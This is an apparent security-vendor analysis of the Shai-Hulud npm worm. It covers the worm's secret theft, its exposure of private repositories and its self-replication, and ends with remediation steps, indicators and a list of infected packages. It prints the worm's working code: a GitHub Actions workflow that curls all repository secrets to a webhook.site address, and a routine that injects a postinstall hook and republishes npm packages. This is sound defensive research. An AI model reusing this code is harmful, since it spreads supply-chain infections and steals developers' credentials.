Massive npm infection: the Shai-Hulud worm and patient zero

Vladimir Gursky ⋮ ⋮ 9/25/2025

Authors

- Expert Vladimir Gursky
- Expert Dmitry Vinogradov

Introduction

The modern development world is almost entirely dependent on third-party modules. While this certainly speeds up development, it also creates a massive attack surface for end users, since anyone can create these components. It is no surprise that malicious modules are becoming more common. When a single maintainer account for popular modules or a single popular dependency is compromised, it can quickly turn into a supply chain attack. Such compromises are now a frequent attack vector trending among threat actors. In the last month alone, there have been two major incidents that confirm this interest in creating malicious modules, dependencies, and packages. We have already discussed the recent compromise of popular npm packages. September 16, 2025 saw reports of a new wave of npm package infections, caused by the self-propagating malware known as Shai-Hulud.

Shai-Hulud is designed to steal sensitive data, expose private repositories of organizations, and hijack victim credentials to infect other packages and spread on. Over 500 packages were infected in this incident,

including one with more than two million weekly downloads. As a result, developers who integrated these malicious packages into their projects risk losing sensitive data, and their own libraries could become infected with Shai-Hulud. This self-propagating malware takes over accounts and steals secrets to create new infected modules, spreading the threat along the dependency chain.

Technical details

The worm's malicious code executes when an infected package is installed. It then publishes infected releases to all packages the victim has update permissions for.

Once the infected package is installed from the npm registry on the victim's system, a special command is automatically executed. This command launches a malicious script over 3 MB in size named `bundle.js`, which contains several legitimate, open-source work modules.

Key modules within `bundle.js` include:

- Library for interacting with AWS cloud services
- GCP module that retrieves metadata from the Google Cloud Platform environment
- Functions for TruffleHog, a tool for scanning various data sources to find sensitive information, specifically secrets
- Tool for interacting with the GitHub API

The JavaScript file also contains network utilities for data transfer and the main operational module, Shai-Hulud.

The worm begins its malicious activity by collecting information about the victim's operating system and checking for an npm token and authenticated GitHub user token in the environment. If a valid GitHub token is not present, `bundle.js` will terminate. A distinctive feature of Shai-Hulud is that most of its functionality is geared toward Linux and macOS systems: almost all malicious actions are performed exclusively on these systems, with the exception of using TruffleHog to find secrets.

Exfiltrating secrets

After passing the checks, the malware uses the token mentioned earlier to get information about the current GitHub user. It then runs the `extraction` function, which creates a temporary executable bash script at `/tmp/processor.sh` and runs it as a separate process, passing the token as an argument. Below is the `extraction` function, with strings and variable names modified for readability since the original source code was illegible.

```
async function extraction(token) {
    const fsWrite = await Promise.resolve().then(() => {
        return require('fs').writeFileSync;
    });

    const spawnProcess = await Promise.resolve().then(() => {
        return require('child_process').spawn;
    });

    const scriptPath = "/tmp/processor.sh";
    const scriptContent = `#!/bin/bash\n#\ngh_token="${token}"\n...`;

    const env = {
        ...process.env
    };

    fsWrite(scriptPath, scriptContent, {
        mode: 0x755
    });

    const childProcess = spawnProcess(scriptPath, [token], {
        env: env,
        detached: true,
        stdio: "ignore"
    });

    childProcess.unref();
}
```

The extraction function, formatted for readability

The bash script is designed to communicate with the GitHub API and collect secrets from the victim's repository in an unconventional way. First, the script checks if the token has the necessary permissions to create branches and work with GitHub Actions. If it does, the script gets a list of all the repositories the user can access from 2025. In each of these, it creates a new branch named `shai-hulud` and uploads a `shai-hulud-workflow.yml` workflow, which is a configuration file for describing GitHub Actions workflows. These files are automation scripts that are triggered in GitHub Actions whenever changes are made to a repository. The Shai-Hulud workflow activates on every push.


```
on:
push:

jobs:
process:
    runs-on: ubuntu-latest
    steps:
    - name: Data Processing
    run: curl -d "$CONTENTS" https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7;
         echo "$CONTENTS" | base64 -w 0 | base64 -w 0
    env:
      CONTENTS: ${{ toJSON(secrets) }}
```

The malicious workflow configuration

This file collects secrets from the victim's repositories and forwards them to the attackers' server. Before being sent, the confidential data is encoded twice with Base64.

This unusual method for data collection is designed for a one-time extraction of secrets from a user's repositories. However, it poses a threat not only to Shai-Hulud victims but also to ordinary researchers. If you search for "shai-hulud" on GitHub, you will find numerous repositories that have been compromised by the worm.



Open GitHub repositories compromised by Shai-Hulud

The main `bundle.js` script then requests a list of all organizations associated with the victim and runs the migration function for each one. This function also runs a bash script, but in this case, it saves it to `/tmp/migrate-repos.sh`, passing the organization name, username, and token as parameters for further malicious activity.

The bash script automates the migration of all private and internal repositories from the specified GitHub organization to the user's account, making them public. The script also uses the GitHub API to copy the contents of the private repositories as mirrors.

We believe these actions are intended for the automated theft of source code from the private repositories of popular communities and organizations. For example, the well-known company CrowdStrike was caught in this wave of infections.

The worm's self-replication

After running operations on the victim's GitHub, the main `bundle.js` script moves on to its next crucial stage: self-replication. First, the script gets a list of the victim's 20 most downloaded packages. To do this, it performs a search query with the username from the previously obtained npm token:

```
1 https://registry.npmjs.org/-/v1/search?text=maintainer:{%user_details%}&size=20
```

Next, for each of the packages it finds, it calls the `updatePackage` function. This function first attempts to download the tarball version of the package (a `.TAR` archive). If it exists, a temporary directory named `npm-update-{target_package_name}` is created. The tarball version of the package is saved there as `package.tgz`, then unpacked and modified as follows:

- The malicious `bundle.js` is added to the original package.
- A postinstall command is added to the `package.json` file (which is used in Node.js projects to manage dependencies and project metadata). This command is configured to execute the malicious script via `node bundle.js`.
- The package version number is incremented by 1.

The modified package is then re-packed and published to npm as a new version with the `npm publish` command. After this, the temporary directory for the package is cleared.

```
const tarballBuffer = Buffer.from(await response.arrayBuffer());

const tempDir = await fs.mkdtemp(path.join(os.tmpdir(), "npm-update-"));
const tarballPath = path.join(tempDir, "package.tgz");
const extractedTarPath = path.join(tempDir, "package.tar");
const updatedTarballPath = path.join(tempDir, "updated.tgz");

await fs.writeFile(tarballPath, tarballBuffer);

await execAsync(`gzip -d -c ${tarballPath} > ${extractedTarPath}`);
await execAsync(`tar -xf ${extractedTarPath} -C ${tempDir} package/package.json`);

const packageJsonPath = path.join(tempDir, "package", "package.json");
let packageJson = JSON.parse(await fs.readFile(packageJsonPath, "utf-8"));

if (packageJson.version) {
    const [major, minor, patch] = packageJson.version.split(".");
    if (major && minor && patch) {
        packageJson.version = `${major}.${minor}.${parseInt(patch) + 1}`;
    }
}

packageJson.scripts = packageJson.scripts || {};
packageJson.scripts.postinstall = "node bundle.js";
await fs.writeFile(packageJsonPath, JSON.stringify(packageJson, null, 2));

await execAsync(`tar -uf ${extractedTarPath} -C ${tempDir} package/package.json`);

const currentScriptPath = process.argv[1];
if (currentScriptPath && (await fileExists(currentScriptPath))) {
    const bundleJsPath = path.join(tempDir, "package", "bundle.js");
    const bundleContent = await fs.readFile(currentScriptPath);
    await fs.writeFile(bundleJsPath, bundleContent);
    await execAsync(`tar -uf ${extractedTarPath} -C ${tempDir} package/bundle.js`);
}

await execAsync(`gzip -c ${extractedTarPath} > ${updatedTarballPath}`);
await execAsync(`npm publish ${updatedTarballPath}`);

await fs.rm(tempDir, { recursive: true, force: true });
```

The updatePackage function, formatted for readability

Uploading secrets to GitHub

Next, the worm uses the previously mentioned TruffleHog utility to harvest secrets from the target system. It downloads the latest version of the utility from the original repository for the specific operating system type using the following link:

```
1 https://github.com/trufflesecurity/trufflehog/releases/download/{utility version}/{OS-specific file}
```

The worm also uses modules for AWS and Google Cloud Platform (GCP) to scan for secrets. The script then aggregates the collected data into a single object and creates a repository named “Shai-Hulud” in the victim’s profile. It then uploads the collected information to this repository as a `data.json` file.

Below is a list of data formats collected from the victim’s system and uploaded to GitHub:

```
1  {
2  "application": {
3    "name": "",
4    "version": "",
5    "description": ""
6  },
7  "system": {
8    "platform": "",
9    "architecture": "",
10   "platformDetailed": "",
11   "architectureDetailed": ""
12 },
13 "runtime": {
14   "nodeVersion": "",
15   "platform": "",
16   "architecture": "",
17   "timestamp": ""
18 },
19 "environment": {
20 },
21 "modules": {
22   "github": {
23    "authenticated": false,
```

```
24    "token": "",
25    "username": {}
26   },
27   "aws": {
28    "secrets": []
29   },
30   "gcp": {
31    "secrets": []
32   },
33   "truffleHog": {
34    "available": false,
35    "installed": false,
36    "version": "",
37    "platform": "",
38    "results": [
39     {}
40    ]
41   },
42   "npm": {
43    "token": "",
44    "authenticated": true,
45    "username": ""
46   }
47 }
48 }
```

Infection characteristics

A distinctive characteristic of the modified packages is that they contain an archive named `package.tar`. This is worth noting because packages usually contain an archive with a name that matches the package itself.

Through our research, we were able to identify the first package from which Shai-Hulud began to spread, thanks to a key difference. As we mentioned earlier, after infection, a postinstall command to execute the malicious script, `node bundle.js`, is written to the `package.json` file. This command typically runs immediately after installation. However, we discovered that one of the infected packages listed the same command as a preinstall command, meaning it ran before the installation. This package was **ngx-bootstrap version 18.1.4**. We believe this was the starting point for the spread of this infection. This hypothesis is further supported by the fact that the archive name in the first infected version of this package differed from the name characteristic of later infected packages (`package.tar`).

While investigating different packages, we noticed that in some cases, a single package contained multiple versions with malicious code. This was likely possible because the infection spread to all maintainers and contributors of packages, and the malicious code was then introduced from each of their accounts.

Infected libraries and CrowdStrike

The rapidly spreading Shai-Hulud worm has infected many popular libraries that organizations and developers use daily. Shai-Hulud has infected over 500 popular packages in recent days, including libraries from the well-known company CrowdStrike.
Among the infected libraries were the following:

- @crowdstrike/commitlint versions 8.1.1, 8.1.2
- @crowdstrike/falcon-shoelace versions 0.4.1, 0.4.2
- @crowdstrike/foundry-js versions 0.19.1, 0.19.2
- @crowdstrike/glide-core versions 0.34.2, 0.34.3
- @crowdstrike/logscale-dashboard versions 1.205.1, 1.205.2
- @crowdstrike/logscale-file-editor versions 1.205.1, 1.205.2
- @crowdstrike/logscale-parser-edit versions 1.205.1, 1.205.2
- @crowdstrike/logscale-search versions 1.205.1, 1.205.2
- @crowdstrike/tailwind-toucan-base versions 5.0.1, 5.0.2

But the event that has drawn significant attention to this spreading threat was the infection of the @ctrl/tinycolor library, which is downloaded by over two million users every week.

As mentioned above, the malicious script exposes an organization’s private repositories, posing a serious threat to their owners, as this creates a risk of exposing the source code of their libraries and products, among other things, and leading to an even greater loss of data.

Prevention and protection

To protect against this type of infection, we recommend using a specialized solution for monitoring open-source components. Kaspersky maintains a continuous feed of compromised packages and libraries, which can be used to secure your supply chain and protect development from similar threats.

For personal devices, we recommend Kaspersky Premium, which provides multi-layered protection to prevent and neutralize infection threats. Our solution can also restore the device's functionality if it's infected with malware.

For corporate devices, we advise implementing a comprehensive solution like Kaspersky Next, which allows you to build a flexible and effective security system. This product line provides threat visibility and real-time protection, as well as EDR and XDR capabilities for investigation and response. It is suitable for organizations of any scale or industry.

Kaspersky products detect the Shai-Hulud threat as `HEUR:Worm.Script.Shulud.gen`.

In the event of a Shai-Hulud infection, and as a proactive response to the spreading threat, we recommend taking the following measures across your systems and infrastructure:

- Use a reliable security solution to conduct a full system scan.
- Audit your GitHub repositories:
  - Check for repositories named `shai-hulud`.
  - Look for non-trivial or unknown branches, pull requests, and files.
  - Audit GitHub Actions logs for strings containing `shai-hulud`.
- Reissue npm and GitHub tokens, cloud keys (specifically for AWS and Google Cloud Platform), and rotate other secrets.
- Clear the cache and inventory your npm modules: check for malicious ones and roll back versions to clean ones.
- Check for indicators of compromise, such as files in the system or network artifacts.

Indicators of compromise

Files:
bundle.js
shai-hulud-workflow.yml

Strings:
shai-hulud

Hashes:
C96FBBE010DD4C5BFB801780856EC228
78E701F42B76CCDE3F2678E548886860

Network artifacts:
https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7

Compromised packages:

@ahmedhfarag/ngx-perfect-scrollbar
@ahmedhfarag/ngx-virtual-scroller
@art-ws/common
@art-ws/config-eslint
@art-ws/config-ts
@art-ws/db-context
@art-ws/di
@art-ws/di-node
@art-ws/eslint
@art-ws/fastify-http-server
@art-ws/http-server
@art-ws/openapi
@art-ws/package-base
@art-ws/prettier
@art-ws/slf
@art-ws/ssl-info
@art-ws/web-app
@basic-ui-components-stc/basic-ui-components
@crowdstrike/commitlint
@crowdstrike/falcon-shoelace
@crowdstrike/foundry-js
@crowdstrike/glide-core
@crowdstrike/logscale-dashboard
@crowdstrike/logscale-file-editor
@crowdstrike/logscale-parser-edit
@crowdstrike/logscale-search
@crowdstrike/tailwind-toucan-base
@ctrl/deluge
@ctrl/golang-template
@ctrl/magnet-link
@ctrl/ngx-codemirror
@ctrl/ngx-csv
@ctrl/ngx-emoji-mart
@ctrl/ngx-rightclick
@ctrl/qbittorrent
@ctrl/react-adsense
@ctrl/shared-torrent
@ctrl/tinycolor
@ctrl/torrent-file
@ctrl/transmission

@ctrl/ts-base32
@nativescript-community/arraybuffers
@nativescript-community/gesturehandler
@nativescript-community/perms
@nativescript-community/sentry
@nativescript-community/sqlite
@nativescript-community/text
@nativescript-community/typeorm
@nativescript-community/ui-collectionview
@nativescript-community/ui-document-picker
@nativescript-community/ui-drawer
@nativescript-community/ui-image
@nativescript-community/ui-label
@nativescript-community/ui-material-bottom-navigation
@nativescript-community/ui-material-bottomsheet
@nativescript-community/ui-material-core
@nativescript-community/ui-material-core-tabs
@nativescript-community/ui-material-ripple
@nativescript-community/ui-material-tabs
@nativescript-community/ui-pager
@nativescript-community/ui-pulltorefresh
@nstudio/angular
@nstudio/focus
@nstudio/nativescript-checkbox
@nstudio/nativescript-loading-indicator
@nstudio/ui-collectionview
@nstudio/web
@nstudio/web-angular
@nstudio/xplat
@nstudio/xplat-utils
@operato/board
@operato/data-grist
@operato/graphql
@operato/headroom
@operato/help
@operato/i18n
@operato/input
@operato/layout
@operato/popup
@operato/pull-to-refresh
@operato/shell

@operato/styles
@operato/utils
@teselagen/bio-parsers
@teselagen/bounce-loader
@teselagen/file-utils
@teselagen/liquibase-tools
@teselagen/ove
@teselagen/range-utils
@teselagen/react-list
@teselagen/react-table
@teselagen/sequence-utils
@teselagen/ui
@thangved/callback-window
@things-factory/attachment-base
@things-factory/auth-base
@things-factory/email-base
@things-factory/env
@things-factory/integration-base
@things-factory/integration-marketplace
@things-factory/shell
@tnf-dev/api
@tnf-dev/core
@tnf-dev/js
@tnf-dev/mui
@tnf-dev/react
@ui-ux-gang/devextreme-angular-rpk
@ui-ux-gang/devextreme-rpk
@yoobic/design-system
@yoobic/jpeg-camera-es6
@yoobic/yobi
ace-colorpicker-rpk
airchief
airpilot
angulartics2
another-shai
browser-webdriver-downloader
capacitor-notificationhandler
capacitor-plugin-healthapp
capacitor-plugin-ihealth
capacitor-plugin-vonage
capacitorandroidpermissions

config-cordova
cordova-plugin-voxeet2
cordova-voxeet
create-hest-app
db-evo
devextreme-angular-rpk
devextreme-rpk
ember-browser-services
ember-headless-form
ember-headless-form-yup
ember-headless-table
ember-url-hash-polyfill
ember-velcro
encounter-playground
eslint-config-crowdstrike
eslint-config-crowdstrike-node
eslint-config-teselagen
globalize-rpk
graphql-sequelize-teselagen
json-rules-engine-simplified
jumpgate
koa2-swagger-ui
mcfly-semantic-release
mcp-knowledge-base
mcp-knowledge-graph
mobioffice-cli
monorepo-next
mstate-angular
mstate-cli
mstate-dev-react
mstate-react
ng-imports-checker
ng2-file-upload
ngx-bootstrap
ngx-color
ngx-toastr
ngx-trend
ngx-ws
oradm-to-gql
oradm-to-sqlz
ove-auto-annotate

pm2-gelf-json
printjs-rpk
react-complaint-image
react-jsonschema-form-conditionals
react-jsonschema-form-extras
react-jsonschema-rxnt-extras
remark-preset-lint-crowdstrike
rxnt-authentication
rxnt-healthchecks-nestjs
rxnt-kue
swc-plugin-component-annotate
tbssnch
teselagen-interval-tree
tg-client-query-builder
tg-redbird
tg-seq-gen
thangved-react-grid
ts-gaussian
ts-imports
tvi-cli
ve-bamreader
ve-editor
verror-extra
voip-callkit
wdio-web-reporter
yargs-help-output
yoo-styles

- Worm
- npm
- GitHub
- Open source
- Data theft
- Malware
- Malware Descriptions
- Apple MacOS
- JavaScript
- Microsoft Windows
- Linux
- Malware Technologies

Authors

- 

Vladimir Gursky
- 

Dmitry Vinogradov

Massive npm infection: the Shai-Hulud worm and patient zero

Your email address will not be published. Required fields are marked *

Cancel

This site uses Akismet to reduce spam. Learn how your comment data is processed.